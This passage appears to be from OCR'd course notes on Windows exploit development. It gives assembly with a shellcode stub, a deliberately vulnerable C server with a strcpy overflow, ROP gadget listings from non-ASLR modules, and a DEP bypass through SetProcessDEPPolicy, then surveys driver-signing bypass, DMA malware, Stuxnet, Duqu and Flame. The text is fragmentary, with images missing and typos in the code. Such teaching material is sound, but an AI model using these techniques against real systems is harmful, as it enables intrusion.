It will allow to mark the location where our shellcode lives as **PAGE_READ_EXECUTE**

Sample

```
mov esi,shelcode : esi points to shellcode
mov edi, written : edi points to written
push edi         : PUSH IpNumberOfBytesWritten
push 0x128       : Push Size
push esi      : Push IpBuffer
push 0x7C8841EA  : Push IpBaseAddress
push 0xffffffff  : Push hProcess

mov eax,0x7C802213 : WriteProcessMemory WIndows XP sp3
call eax
mov eax,0x7C8841EA  : WINDOWS XP SP3 address belongs to a RE memory page which does not contain any relevant code

call eax

[section .data]
shellcode db 0x90,0xd9,0xeb,0x9b,0x49,0x74,0x24,0xf4,0x31,0xd2,0xb2,0x77
written db 0x00
```

How to find the addresses mentioned in the previous examples?

- Using a technique called return oriented programming (ROP).
- Most programs use Address Space Layout Randomization (ASLR). But some don't.
- The idea is to use these modules specially in the Win32 kernel.
- Python libraries like DEPLib from Pablo Sol or pvefindaddr from Corelan.be permit us to quickly find ROP gadgets from non-ASLR libraries
- As a replacement for returning to functions we return to instructions called "gadgets" in EXECUTABLE memory pages
- It is possible to return in the middle of instructions to create new instructions
- The RET instruction will fetch memory addresses from the stack in order to prepare it to successfully call an API function

A more detailed version which also works with Windows 7 is detailed here `http://dl.packetstormsecurity.net/papers/bypass/NES-BypassWin7KernelAslr.pdf`

```
#include <stdio.h>
#include <winsock2.h>

void Analyse_buffer(char *str){
  printf("vulnerable method string test\n");
  char buffer[200];
  strcpy(buffer,str);
}

int main()
{
  int waserror;
  WORD wVersionRequested;
```

```
  WSADATA wsadata;
  wVersionRequested = MAKEWORD(2,2);
  wsaerror = WSAStartup(wVersionRequested, wsaData);

  SOCKET m_socket;
  m_socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

  // standard socket connection stuff
}
```

We run this code through the python library DEPLib to check for modules that are not ASLR enabled. Something like the following will output on the screen

```
0BADF00D
0BADF00D
0BADF00D
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Finished task, 10 modules found
0BADF00D Loaded modules - ASLR protection status :
0BADF00D ----------------------------------------
0BADF00D  * 0x719e0000 - 0x719e8000 : WS2HELP.dll  (C:\WINDOWS\system32\WS2HELP.dll) : NO ASLR
0BADF00D  * 0x7c800000 - 0x7c906000 : kernel32.dll  (C:\WINDOWS\system32\kernel32.dll) : NO ASLR
0BADF00D  * 0x77be0000 - 0x77c38000 : msvcrt.dll  (C:\WINDOWS\system32\msvcrt.dll) : NO ASLR
0BADF00D  * 0x77fc0000 - 0x77fd1000 : Secur32.dll  (C:\WINDOWS\system32\Secur32.dll) : NO ASLR
0BADF00D  * 0x77e50000 - 0x77ee3000 : RPCRT4.dll  (C:\WINDOWS\system32\RPCRT4.dll) : NO ASLR
0BADF00D  * 0x77da0000 - 0x77e4c000 : ADVAPI32.dll  (C:\WINDOWS\system32\ADVAPI32.dll) : NO ASLR
0BADF00D  * 0x7c910000 - 0x7c9c9000 : ntdll.dll  (C:\WINDOWS\system32\ntdll.dll) : NO ASLR
0BADF00D  * 0x00400000 - 0x00417a00 : VulnerableServerVisualc.exe  (C:\VulnerableServerVisual\VulnerableServerVisu
0BADF00D  * 0x719f0000 - 0x71a07000 : WS2_32.dll  (C:\WINDOWS\system32\WS2_32.dll) : NO ASLR
0BADF00D  * 0x10200000 - 0x10372000 : MSVCR100D.dll  (C:\WINDOWS\system32\MSVCR100D.dll) : ASLR ENABLED
0BADF00D
0BADF00D

        Return Value must be a string
```

The next step is to create our ROP gadgets

The "pvefindaddr rop" command will create a list of all available gadgets from the non-ASLR modules

```
pvefindaddr ROP Stack Pivot
Address   Offset/Register  Instruction
719E2571  8                # ADD ESP,8 # POP EBP # MOV EAX,DWORD PT
719E25EE  10               # ADD ESP,10 # POP EDI # POP ESI # POP E
719F2BF1  EAX              # XCHG EAX,ESP # ADC DWORD PTR DS:[EDI+7
77BE5ED5  EAX              # XCHG EAX,ESP # RETN
77BEBB33  0C               # ADD ESP,0C # POP EBP # RETN
77BEBB79  0C               # ADD ESP,0C # POP EBP # RETN
77BEBBBD  0C               # ADD ESP,0C # POP EBP # RETN
77BEBC01  0C               # ADD ESP,0C # POP EBP # RETN
77BEBC48  0C               # ADD ESP,0C # POP EBP # RETN
77BEBC8E  0C               # ADD ESP,0C # POP EBP # RETN
77BEBCD2  0C               # ADD ESP,0C # POP EBP # RETN
77BEBD19  0C               # ADD ESP,0C # POP EBP # RETN
77BEBD62  0C               # ADD ESP,0C # POP EBP # RETN
77BEBDAB  0C               # ADD ESP,0C # POP EBP # RETN
77BEBDF1  0C               # ADD ESP,0C # POP EBP # RETN
77BEC587  0C               # ADD ESP,0C # POP EBP # RETN
77BEC88C  10               # ADD ESP,10 # POP EBP # RETN
77BEC8AB  10               # ADD ESP,10 # POP EBP # RETN
77BECD72  10               # ADD ESP,10 # POP EBP # RETN
77BECD91  10               # ADD ESP,10 # POP EBP # RETN
77BED085  0C               # ADD ESP,0C # POP ESI # POP EBP # RETN
77BED3A9  10               # ADD ESP,10 # POP EBP # RETN
77BED4A3  10               # ADD ESP,10 # POP EBP # RETN
77BED726  10               # ADD ESP,10 # POP EBP # RETN
77BED745  10               # ADD ESP,10 # POP EBP # RETN
77BEDC40  10               # ADD ESP,10 # POP EBP # RETN
77BEDC5F  10               # ADD ESP,10 # POP EBP # RETN
```

We can now start to use our ROP gadgets to deactivate Data Protection Execution

We are going to use the SetProcessDEPPolicy technique with the flag 0, which means disable DEP for the current process


After searching the correct ROP gadgets from the previous list our exploit is finally created

4.6.2 Defeating Windows Driver Signature Enforcement

Very well explained in a article of 3 parts

1. Default Drivers `http://j00ru.vexillium.org/?p=1169`
2. Client server runtime subsystem (CSRSS) `http://j00ru.vexillium.org/?p=1393`
3. NULL pointers `http://j00ru.vexillium.org/?p=1455`

4.6.3 Dodging direct memory access




Memory mapped I/O

By using MTTR and IORR registers we can assign arbitrary range of physical

pages to be mapped into bus address space
However, this is not what we want, because both processor and bus accesses would be redirected in the same way
MTTR/IORR registers instructs the CPU, for a given physical address, whether to access the system memory or the bus address space (I/O space)
They have no effect on DMA accesses originating from I/O devices
DMA accesses are redirected by the Northbridge
So, there must be some kind of address dispatch table in the Northbridge...

Bouncing Attack



4.7 Direct memory access malware

Very interesting concept based on this paper `http://www.stewin.org/papers/dimvap15-stewin.pdf`. The paper implements a keystroke logger from a lan-card.

When

5.1 Sample instances of driver exploitation

Stuxnet :

Used to sabotage a nuclear program. When certain criteria were met, it periodically modified the frequency to 1410 Hz and then to 2 Hz and then to 1064 Hz, and thus affected the operation of the connected motors by changing their rotational speed.

The first driver released for this worm was Mrxcls.sys on 01.01.2009 which was unsigned. The later version had a digital signature from Realtek and later from JMicron.

Duqu:

Well written layered driver exploit toolkit. Affects win32k.sys the windows main kernel file. Designed for collecting information.

Flame:

Follows the sophistication of Stuxnet ad Duqu. Designed to be layered and modularized, this excellent piece of software collects information in the most novel ways. Examples include turning the infected computer into a bluetooth beacon to identify nearby cellular phones; record audio from existing multimedia sources. Uses 2 drivers ccalc32.sys and boot32drv.sys.